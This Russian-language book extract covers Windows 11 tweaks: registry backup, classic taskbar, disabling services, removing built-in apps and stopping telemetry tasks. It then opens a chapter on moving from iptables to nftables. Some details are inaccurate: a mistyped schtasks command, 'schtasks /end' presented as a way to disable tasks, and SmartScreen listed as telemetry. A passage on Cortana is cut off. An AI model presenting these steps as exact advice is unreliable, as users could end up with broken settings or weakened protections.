


Рис. 12.1. Создание точки восстановления в Windows 11

Можно поместить эту команду в batch-файл и запускать вручную от имени администратора по необходимости либо прописать в планировщике задач Windows и выполнять по расписанию.

Системный реестр

С реестром все немного проще: для работы с ним существует консольная утилита REG EXPORT, с помощью которой можно экспортировать целые ветви реестра, например так:

```
reg export HKLM C:\hklm.reg
```

Здесь hklm.reg — файл, в котором будет сохранено содержимое ветви HKLM. Аналогичным образом можно записать остальные ветви реестра, а потом, если возникнут проблемы, откатить изменения, запустив reg-файл (рис. 12.2).

Пользователь с правами администратора в Windows 11 имеет практически полный доступ ко всем ветвям реестра, поэтому, если ты обладаешь в системе учеткой админа, можешь смело выполнять все требуемые операции с помощью regedit. Если же админских привилегий у тебя нет, следует запускать regedit и reg-файлы от имени администратора.




Рис. 12.2. Создание бэкапа системного реестра

Возвращаем привычную панель задач и главное меню

Новая панель задач в стиле macOS пришлось по вкусу многим пользователям Windows, но далеко не всем. Можно переместить значки приложений и кнопку «Пуск» в левую часть панели задач, как это было реализовано в «десятке». Для этого щелкни правой клавишей мыши в любой свободной от значков точке панели и в открывшемся контекстном меню выбери пункт «**Параметры панели задач**». В открывшемся окне разверни список «**Поведение панели задач**» и в расположенном справа меню выбери пункт «**Слева**» (рис. 12.3).




Рис. 12.3. Возвращаем значки панели задач в привычное место

Но этого для кого-то может оказаться недостаточно: и расположение значков, и группировка задач в Windows 11 реализованы немного по-другому. Самый простой способ вернуться к классическому представлению панели задач без необходимости устанавливать дополнительные программы, занимающие память, — воспользоваться reg-файлом следующего содержания:

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell\Update\Packages]
```

```
"UndockingDisabled"=dword:00000001
```

После применения этого твика нужно перезапустить Windows Explorer или завершить текущий сеанс Windows и залогиниться снова. Панель задач примет более привычный вид, но при этом в ней «сломаются» некоторые фишки вроде группировки приложений, кроме того, отвалится меню «Пуск» и строка поиска. Главное меню можно будет вернуть с помощью одной из бесплатных утилит, речь о которых пойдет дальше, а поиск все еще будет работать в проводнике (рис. 12.4).




Рис. 12.4. Панель задач Windows 11 после применения твика

Чтобы включить и отключить системные значки в панели задач, открой командную строку (cmd.exe) и выполни в ней следующую команду:

```
Explorer shell::{05d7b0f4-2121-4eff-bf6b-ed3f69b894d9}\SystemIcons
```

Откроется окно «Системные значки», с помощью которого можно настроить отображение значков в панели задач (рис. 12.5).

Чтобы «сделать все как было» и при этом не поломать функциональность Windows 11, можно воспользоваться бесплатной утилитой ExplorerPatcher (<https://github.com/valinet/ExplorerPatcher>), которая возвращает панели задач классический вид образца Windows 10 и при этом не отключает прочие функции системы. Просто скачиваешь с сайта разработчика и устанавливаешь приложение — вуаля, все работает!

Для возврата на место классического меню «Пуск» в новых версиях Windows традиционно использовалась тулза Classic Shell (<http://www.classicshell.net/>), но в 11-й версии намного лучше и стабильнее работает аналогичная утилита OpenShell (<https://github.com/Open-Shell/Open-Shell-Menu/releases>). Установка тулзы полностью идентична Classic Shell, настраивается и работает она в точности так же (рис. 12.6).




Рис. 12.5. Окно «Системные значки»




Рис. 12.6. Windows 11 с ExplorerPatcher и OpenShell

Если тебе нравится обновленная панель задач Windows 11 и ты решил оставить ее, но хочешь заменить главное меню на более привычное, можно воспользоваться утилитой Start 11 от Stardock (<https://www.stardock.com/products/start11/>) — правда, программа эта платная.

Дополнительная настройка панели задач

Если ты хочешь поковыряться в более глубоких настройках панели задач, к твоим услугам инструмент под названием 7+ Taskbar Tweaker (<https://ramensoftware.com/7-taskbar-tweaker>), который прекрасно зарекомендовал себя в винде с 7-й версии и также работает в 11-й, если в ней активирована классическая панель (рис. 12.7).




Рис. 12.7. 7+ Taskbar Tweaker

Утилита имеет русскоязычный интерфейс и потому крайне проста в использовании. С помощью этой тулзы можно настроить панель задач Windows 11 именно так, как это нужно тебе.

Отключаем Кортану

Кортана — это не просто встроенный голосовой помощник Windows, она глубоко интегрирована в функцию поиска, систему безопасности и другие архитектурные

Рис. 12.8. Отключение «лишних» служб

Например, если ты не пользуешься Xbox, можно отключить службы XboxGipSvc, XblAuthManager, XblGameSave и XboxNetApiSvc. Если ты не используешь мобильные устройства, а Windows 11 установлена на стационарном компьютере, можно отключить SensorService, SensorDataService и SensrSvc. Также можно без особого вреда для здоровья системы вырубить следующие службы:

- DPS — служба политики диагностики;
- RemoteRegistry — служба удаленного управления реестром;
- TermService — служба терминалов;
- TrkWks — клиент отслеживания изменившихся связей.

Для отключения лишних служб воспользуйся вкладкой «Службы» диспетчера задач Windows (рис. 12.8).

Включаем автоматическую очистку файла подкачки

Чтобы при выходе из системы Windows автоматически очищала файл подкачки, воспользуйся следующей командой:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management" /v " ClearPageFileAtShutdown " /t REG_DWORD /d 1 /f
```

Это позволит избежать потенциальной утечки данных: ведь в файле подкачки может храниться различная важная информация, включающая логины и пароли.

Удаляем предустановленные приложения

Часть предустановленных в Windows 11 программ можно удалить в панели управления, но некоторые мини-приложения и встроенные утилиты в этом списке не отображаются. Чтобы деинсталлировать все ненужные приложения, можно воспользоваться следующим способом.

Щелкни **правой клавишей мыши** на кнопке «Пуск» Windows 11 и в контекстном меню выбери пункт «**Терминал Windows (Администратор)**».

В открывшемся окне PowerShell намери команду `Get-AppxPackage | Select Name, PackageFullName`. В консоли отобразится список всех установленных приложений и их полные имена (рис. 12.9).

Теперь можно удалить любое приложение командой `Remove-AppxPackage "fullname"`, где "fullname" — полное имя приложения, полученное на предыдущем шаге. Эта команда удаляет приложение для текущего пользователя. Чтобы удалить его для всех пользователей, существует команда `Get-AppxPackage -allusers *app* | Remove-AppxPackage`, где *app* — имя удаляемого приложения.

```

Администратор: Windows Pow
Microsoft.Todos
PS C:\Users\admin> Get-AppxPackage|Select Name, PackageFullName

Name                                     PackageFullName
-----
Microsoft.BioEnrollment                Microsoft.BioEnrollment_10.0.19586.1000_neutral_cw5n1h2txyewy
Microsoft.Windows.CloudExperienceHost   Microsoft.Windows.CloudExperienceHost_10.0.22000.1_neutral_neu...
Microsoft.AAD.BrokerPlugin              Microsoft.AAD.BrokerPlugin_1000.19580.1000.0_neutral_neutral_c...
Microsoft.Windows.OOBENetworkConnectionFlow Microsoft.Windows.OOBENetworkConnectionFlow_10.0.21302.1000_ne...
Microsoft.Windows.OOBENetworkCaptivePortal Microsoft.Windows.OOBENetworkCaptivePortal_10.0.21302.1000_neu...
Microsoft.UI.Xaml.CBS                   Microsoft.UI.Xaml.CBS_2.62107.16001.0_x64_8wekyb3d8bbwe
Microsoft.Windows.ShellExperienceHost   Microsoft.Windows.ShellExperienceHost_10.0.22000.71_neutral_ne...
windows.immersivecontrolpanel            windows.immersivecontrolpanel_10.0.6.1000_neutral_neutral_cw5n...
Microsoft.Windows.Search                 Microsoft.Windows.Search_1.16.0.22000_neutral_neutral_cw5n1h2t...
Microsoft.NET.Native.Framework.2.2      Microsoft.NET.Native.Framework.2.2_2.2.2.2.29512.0_x64_8wekyb3d8bbwe
Microsoft.NET.Native.Runtime.2.2        Microsoft.NET.Native.Runtime.2.2_2.2.2.2.28604.0_x64_8wekyb3d8bbwe
Microsoft.VCLibs.140.00.UWPDesktop      Microsoft.VCLibs.140.00.UWPDesktop_14.0.29231.0_x64_8wekyb3d8...
Microsoft.MicrosoftEdge                  Microsoft.MicrosoftEdge_44.22000.120.0_neutral_8wekyb3d8bbwe
Microsoft.Windows.ContentDeliveryManager Microsoft.Windows.ContentDeliveryManager_10.0.22000.1_neutral...
Microsoft.Getstarted                     Microsoft.Getstarted_10.2.41172.0_x64_8wekyb3d8bbwe
Microsoft.UI.Xaml.2.4                   Microsoft.UI.Xaml.2.4_2.42007.9001.0_x64_8wekyb3d8bbwe
Microsoft.VCLibs.140.00                  Microsoft.VCLibs.140.00_14.0.29231.0_x64_8wekyb3d8bbwe
microsoft.windowscommunicationsapps      microsoft.windowscommunicationsapps_16005.12827.20400.0_x64_8...
Microsoft.Paint                           Microsoft.Paint_10.2104.17.0_x64_8wekyb3d8bbwe
Microsoft.Windows.Photos                 Microsoft.Windows.Photos_21.21030.25003.0_x64_8wekyb3d8bbwe
Microsoft.WindowsCamera                  Microsoft.WindowsCamera_2020.503.58.0_x64_8wekyb3d8bbwe
Microsoft.WindowsNotepad                 Microsoft.WindowsNotepad_10.2102.13.0_x64_8wekyb3d8bbwe
Microsoft.XboxIdentityProvider            Microsoft.XboxIdentityProvider_12.50.6001.0_x64_8wekyb3d8bbwe
Microsoft.Teams                          Microsoft.Teams_21323.200.1078.109_x64_8wekyb3d8bbwe
Microsoft.OneDriveSync                   Microsoft.OneDriveSync_21220.1024.5.0_neutral_8wekyb3d8bbwe
Microsoft.CredDialogHost                 Microsoft.CredDialogHost_10.0.19595.1001_neutral_cw5n1h2txyewy
Microsoft.ECApp                           Microsoft.ECApp_10.0.22000.1_neutral_8wekyb3d8bbwe
Windows.CBSPreview                       Windows.CBSPreview_10.0.19580.1000_neutral_neutral_cw5n1h2txyewy
Microsoft.AsyncTextService               Microsoft.AsyncTextService_10.0.22000.1_neutral_8wekyb3d8bbwe
Microsoft.LockApp                        Microsoft.LockApp_10.0.22000.1_neutral_cw5n1h2txyewy

```

Рис. 12.9. Список всех установленных приложений Windows 11

Удаляем задачи телеметрии

Все знают, что в Windows имеется планировщик заданий, но далеко не каждому известно, что он в том числе используется для выполнения задач телеметрии. Если открыть терминал и набрать команду `shtasks /query`, ты получишь список всех запланированных в системе задач (рис. 12.10).

Задачи телеметрии представлены в следующем списке:

- ☐ \Microsoft\Windows\FileHistory\File History (maintenance mode)
- ☐ \Microsoft\Windows\AppID\SmartScreenSpecific
- ☐ \Microsoft\Windows\Application Experience\AitAgent
- ☐ \Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser
- ☐ \Microsoft\Windows\Application Experience\ProgramDataUpdater
- ☐ \Microsoft\Windows\Application Experience\StartupAppTask
- ☐ \Microsoft\Windows\Autochk\Proxy
- ☐ \Microsoft\Windows\CloudExperienceHost\CreateObjectTask



Рис. 12.10. Список всех запланированных задач

- ☐ \Microsoft\Windows\Customer Experience Improvement Program\Consolidator
- ☐ \Microsoft\Windows\Customer Experience Improvement Program\BthSQM
- ☐ \Microsoft\Windows\Customer Experience Improvement Program\KernelCeipTask
- ☐ \Microsoft\Windows\Customer Experience Improvement Program\UsbCeip
- ☐ \Microsoft\Windows\Customer Experience Improvement Program\Uploader
- ☐ \Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticDataCollector
- ☐ \Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticResolver
- ☐ \Microsoft\Windows\DiskFootprint\Diagnostics
- ☐ \Microsoft\Windows\FileHistory\File History (maintenance mode)
- ☐ \Microsoft\Windows\Maintenance\WinSAT
- ☐ \Microsoft\Windows\NetTrace\GatherNetworkInfo
- ☐ \Microsoft\Windows\PI\Sqm-Tasks
- ☐ \Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeSystem

- \Microsoft\Windows\Shell\FamilySafetyMonitor
- \Microsoft\Windows\Shell\FamilySafetyRefresh
- \Microsoft\Windows\Shell\FamilySafetyUpload
- \Microsoft\Windows\Windows Error Reporting\QueueReporting

Отключи ненужную задачу командой `schtasks /end /tn "task"`, где `task` — соответствующая задача из списка выше.

Получаем доступ ко всем настройкам системы

Чтобы получить быстрый и удобный доступ ко всем настройкам Windows 11, создай на рабочем столе новую папку со следующим именем:

НастройкиСистемы. {ED7BA470-8E54-465E-825C-99712043E01C}

Открыв папку, ты увидишь окно, где собраны все основные настройки Windows, даже те, до которых в обычных условиях не так-то просто добраться (рис. 12.11).




Рис. 12.11. Получаем доступ ко всем настройкам системы

Заключение

Microsoft Windows 11 — еще очень молодая операционная система, весь спектр возможностей которой до конца пока не изучен. Тем не менее она завоевывает все большую популярность у пользователей, а со временем, когда срок поддержки конкурирующих версий Windows подойдет к концу, наверняка вытеснит их. Мы выяснили, как настроить интерфейс Windows 11 таким образом, чтобы он был больше похож на привычную нам Windows 10. А в прошлой главе мы уже поговорили о некоторых настройках, которые позволят увеличить быстродействие новой винды на старых машинах со слабой аппаратной конфигурацией, чтобы ты мог приступить к использованию.

Nftables.

Как выглядит будущее настройки файрвола в Linux

Даниил Батулин

Начинающие админы часто считают, что файрвол в Linux называется iptables. Более опытные знают, что нынешняя подсистема ядра для фильтрации трафика и модификации пакетов называется NetFilter, а команда iptables всего лишь утилита для ее настройки. В этой главе я познакомлю тебя с новым инструментом, который все чаще встречается в современных дистрибутивах, — nftables.

Возможно, для тебя это будет новостью, но iptables вовсе не уникальна, есть и другие утилиты подобного рода. Собственно, настраивать ей можно только правила для пакетов IPv4 на сетевом уровне. Для IPv6 понадобится ip6tables, для канального уровня — ebtables и arptables.

Настройка сетевых интерфейсов, маршрутов, пространств имен и прочего уже давно унифицирована в утилите ip из пакета iproute2, а зоопарк старых утилит (ifconfig, vconfig, route и прочие) поддерживается только для совместимости со старыми скриптами. Ждет ли такая же унификация межсетевой экран (https://ru.wikipedia.org/wiki/Межсетевой_экран)? До версий ядра 2.4 Linux прошел через множество реализаций межсетевых экранов в ядре и утилит для их настройки (ipfilter, ipfwadm, ipchains), но NetFilter и iptables используются уже почти двадцать лет и кажутся незыблемыми.

Как ни странно, первые попытки переосмыслить настройку МСЭ предпринимались еще в 2008 году. Проект назвали nftables, но он стал легендарным (в узких кругах) долгостроем. В 2014 году его наконец приняли в основную ветку ядра 3.13, но пользовательские утилиты какое-то время оставались почти непригодными к работе. К примеру, счетчики пакетов для правил хранились в ядре, но просмотреть их из пространства пользователя не было никакой возможности.

Сейчас дело наконец меняется и дистрибутивы даже начинают использовать nftables по умолчанию. Сторонние инструменты вроде fail2ban тоже уже добавляют ее поддержку.

Несколько причин расстаться с iptables и перейти на nftables:

- унифицированный синтаксис;
- быстрая загрузка больших конфигов;
- встроенная поддержка списков адресов/портов;
- средства автоматической конвертации правил из iptables;
- вывод правил в JSON.

В этой главе мы перенесем настройки моего VPS с iptables на nftables. Использовать сразу оба инструмента на одной машине не выйдет, так что нужно планировать одномоментную миграцию.

Документацию можно найти в вики проекта (<https://wiki.nftables.org/>).

Проблемы iptables

Хотя NetFilter вполне хорошо справлялся со своей задачей, его настройка через iptables нередко оказывалась куда сложнее, чем могла бы быть.

К примеру, встроенный синтаксис для групп адресов и сетей в нем так и не появился. Существует отдельный инструмент для этих целей — ipset (<http://ipset.netfilter.org/>), который позволяет создать группы и ссылаться на них в правилах, вроде `iptables -I FORWARD -m set --match-set TrustedHosts src -j ACCEPT`.

Однако само то, что группы настраиваются отдельно от правил и с помощью другой утилиты, создает много проблем. Нужно помнить два разных синтаксиса, да еще и убедиться, что настройки ipset при загрузке применяются раньше правил iptables, — это при том, что во многих дистрибутивах Linux встроенного сервиса для ipset так и нет.

Другая надоедливая проблема — нельзя указать несколько разных действий в одном правиле.

Хотя еще больше раздражает отсутствие возможности использовать одни правила для IPv4 и IPv6. В современном мире dual stack уже стал нормой на серверах, машин с одним IPv4 все меньше, а машин с одним IPv6 нет и не предвидится, в итоге админу приходится дублировать одни и те же правила в двух разных конфигах.

Кроме того, в некоторых местах синтаксис опций iptables достаточно хрупкий. Где-то можно ставить пробел после запятой, где-то нет. Где-то можно смело поменять две опции местами, где-то это вызовет ошибку. Если правила генерируются скриптом, это особенно усложняет тестирование.

Все это приводит к тому, что iptables часто используют как своеобразный низкоуровневый «язык ассемблера», который генерируется либо фронтендами вроде shorewall или firewalld, либо пользовательскими скриптами. А цель проекта nftables — в первую очередь сделать настройку правил простой и удобной для человека. Давай посмотрим, насколько это удалось.

Автоматическая трансляция

Авторы nftables определенно учли горький опыт многих других больших миграций и написали инструменты для автоматической трансляции правил из iptables. Можно конвертировать как отдельные команды, так и файлы для iptables-restore.

К сожалению, возможности автоматической трансляции настроек ipset там нет, в первую очередь из-за совершенно разных подходов к настройке групп, ну и из-за малой популярности ipset.

Отдельные правила транслируются с помощью утилиты iptables-translate, а наборы правил из iptables-save — с помощью iptables-restore-translate. Это только для IPv4, для правил ip6tables нужно использовать ip6tables-restore-translate и далее по аналогии.

В Debian эти утилиты находятся в пакете iptables, в Fedora — в пакете iptables-nft.

Посмотрим на трансляцию отдельных правил. Команда iptables-translate — самый простой способ изучить новый синтаксис на примерах (хотя и не заменит чтения документации!).

```
$ iptables-translate -t nat -I POSTROUTING -s 10.0.0.0/24 -o eth0 -j MASQUERADE
nft insert rule ip nat POSTROUTING oifname "eth0" ip saddr 10.0.0.0/24 counter
masquerade
```

```
$ iptables-translate -A INPUT -m state --state NEW -m tcp -p tcp --dport 53 -
j ACCEPT -m comment --comment "DNS zone transfer"
nft add rule ip filter INPUT ct state new tcp dport 53 counter accept comment
\"DNS zone transfer\"
```

Как видим, стиль синтаксиса больше похож на pf и другие МСЭ из систем семейства BSD.

Но! Воспользоваться этими командами на неподготовленной системе не выйдет, и вот почему: в nftables больше нет предопределенных таблиц и цепочек.

Хуки вместо цепочек

